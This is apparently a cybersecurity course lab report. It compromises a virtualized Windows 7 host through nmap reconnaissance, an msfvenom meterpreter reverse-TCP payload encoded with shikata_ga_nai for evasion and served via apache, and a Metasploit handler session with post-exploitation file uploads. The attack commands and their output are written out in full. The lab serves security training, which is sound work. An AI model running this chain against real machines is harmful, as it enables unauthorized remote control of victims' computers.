



**SIMPLILEARN**

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Project

**Compromise Windows 7 Host Using Ethical Hacking Techniques**

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Main Course  
**Professional Certificate Program in Cybersecurity- Red Team**

Sub course  
**PCP CS: Ethical Hacking**

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
**Task (Activities):**

1. Gather information using Network and host-based reconnaissance.
2. Create payload
3. Encrypt payload
4. Gain access to Windows 7



## 1. Gather information using Network and host-based reconnaissance.

a) Victim Machine (Windows7) – 192.168.0.8



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Koushik>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:


    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::e1fb:2f2f:deca:acf3%11
    IPv4 Address. . . . . : 192.168.0.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Tunnel adapter isatap.{7461E447-E524-4B8A-9E0F-46BF3244CF7F}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\Koushik>
  
```


b) Attacker machine (Kali Linux) - 192.168.0.4



```

(root@kali) ~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.4 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::264a:2d3d:3e9f:f823 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 197 bytes 32234 (31.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2059 bytes 130000 (126.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```



```

Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.0.1   52:54:00:12:35:00    1     60  Unknown vendor
192.168.0.2   52:54:00:12:35:00    1     60  Unknown vendor
192.168.0.3   08:00:27:c7:41:14    1     60  PCS Systemtechnik GmbH
192.168.0.8   08:00:27:9d:ff:90    1     60  PCS Systemtechnik GmbH
  
```

### c) Host Discovery Scan

```
(root@kali) - [~]
# nmap -sn -PR 192.168.0.*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:34 EDT
Nmap scan report for dlinkrouter (192.168.0.1)
Host is up (0.00047s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.2
Host is up (0.00031s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.3
Host is up (0.00031s latency).
MAC Address: 08:00:27:80:B9:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.8
Host is up (0.00088s latency).
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

### d) Victim Machine open port – 135, 139, 445, 5357

```
(root@kali) - [~]
# nmap -p- 192.168.0.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:06 EDT
Nmap scan report for 192.168.0.8
Host is up (0.00099s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 106.34 seconds
```

### e) Victim Machine OS: -

```
(root@kali) - [~]
# nmap -sS -p135 192.168.0.8 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:42 EDT
Nmap scan report for 192.168.0.8
Host is up (0.0014s latency).
PORT      STATE SERVICE
135/tcp   open  msrpc
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows 7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

f) Victim Machine more information: -

```
(root@kali) - [~]
# nmap -sV 192.168.0.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:48 EDT
Nmap scan report for 192.168.0.8
Host is up (0.0012s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Service Info: Host: KOUSHIK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.47 seconds
```

## 2. Create payload & Encrypt payload

a) Creating a Malware: -

```
(root@kali) - [~]
# msfvenom -p windows/meterpreter/reverse tcp LHOST=192.168.0.4 LPORT=4455 -f exe > Malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

b) Obfuscation The Malware: -

```
(root@kali) - [~]
# msfvenom -p windows/meterpreter/reverse tcp LHOST=192.168.0.4 LPORT=4455 -e x86/shikata_ga_nai -i 5 -f exe -o encrypted_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
Saved as: encrypted_payload.exe
```

c) Starting services: -


```
(root@kali) - [~]
# service apache2 start

(root@kali) - [~]
#


(root@kali) - [~]
# service postgresql start
```



d) Change the malware location to the html folder: -



e) Whoever opens this site and runs malware, the system is under attacker's control.  
(For the lab, we first run Metasploit and then run some commands on the attacker machine. After that, we run malware in the victim machine.)



### 3. Gain access to Windows 7

#### a) Metasploit: Victim Machine hacked

```
(root@kali)-[~]
# msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
+ -- --=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/

msf6> use multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf6 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.4:4455
[*] Sending stage (176198 bytes) to 192.168.0.8
[*] Meterpreter session 1 opened (192.168.0.4:4455 -> 192.168.0.8:49216) at 2024-06-04 02:23:12 -0400
```

#### b) Victim machine system information

```
meterpreter > sysinfo
Computer      : KOUSHIK-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```


a) Running process:

```
meterpreter > ps


Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
272	4	smss.exe				
280	456	wininit.exe				
292	456	svchost.exe				
360	344	csrss.exe				
400	344	wininit.exe				
412	456	svchost.exe				
420	408	csrss.exe				
456	408	services.exe				
488	408	winlogon.exe				
516	408	lsass.exe				
524	408	lsm.exe				
628	456	svchost.exe				
700	456	svchost.exe				
796	456	svchost.exe				
820	2176	ieexplore.exe	x86	1	Koushik-PC\Koushik	C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
852	456	svchost.exe				
880	456	svchost.exe				
904	456	svchost.exe				
1180	456	spoolsv.exe				
1224	456	svchost.exe				
1280	2176	ieexplore.exe	x86	1	Koushik-PC\Koushik	C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
1324	456	svchost.exe				
1384	1244	explorer.exe	x64	1	Koushik-PC\Koushik	C:\Windows\explorer.exe
1408	852	dwm.exe	x64	1	Koushik-PC\Koushik	C:\Windows\System32\dwm.exe
1660	456	svchost.exe				
1804	456	SearchIndexer.exe				
2028	456	taskhost.exe	x64	1	Koushik-PC\Koushik	C:\Windows\System32\taskhost.exe
2176	1384	ieexplore.exe	x64	1	Koushik-PC\Koushik	C:\Program Files\Internet Explorer\ieexplore.exe
2400	456	sppsvc.exe				
2840	2176	encrypted_payload.exe	x86	1	Koushik-PC\Koushik	C:\Users\Koushik\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\C1MKTG0\encrypted_payload.exe

b) Screenshot of victim machine







### c) Creating a .txt file




```
(root@kali) ~# cat > 2.txt
This machine is hacked by JOYBOY.
Time - 12.11 PM Tuesday IST


(root@kali) ~# ls
192.168.0.4  2.txt  capture.pcap  Desktop  Downloads  encrypted_payload.exe  Malware.exe  Pictures  Templates  Videos
1.txt       Admiral.txt  CrkWBzP.jpeg  Documents  dZkNBLJS.jpeg  github       Music      Public     Unknown.txt  ziczac.pcapng

(root@kali) ~# clear
```

### d) Upload .txt file to the victim machine

```
meterpreter > upload /root/2.txt c:/4/
[*] Uploading : /root/2.txt -> c:/4/\2.txt
[*] Completed : /root/2.txt -> c:/4/\2.txt
meterpreter > mkdir c:/7
Creating directory: c:/7
meterpreter > upload /root/2.txt c:/7/
[*] Uploading : /root/2.txt -> c:/7/\2.txt
[*] Completed : /root/2.txt -> c:/7/\2.txt
meterpreter > run c:/7/2.txt
```





- e) The file is sent to the victim machine.
- f) This victim machine (Windows 7) is hacked. Now attacker can control this victim's machine through his machine and do whatever the attacker wants.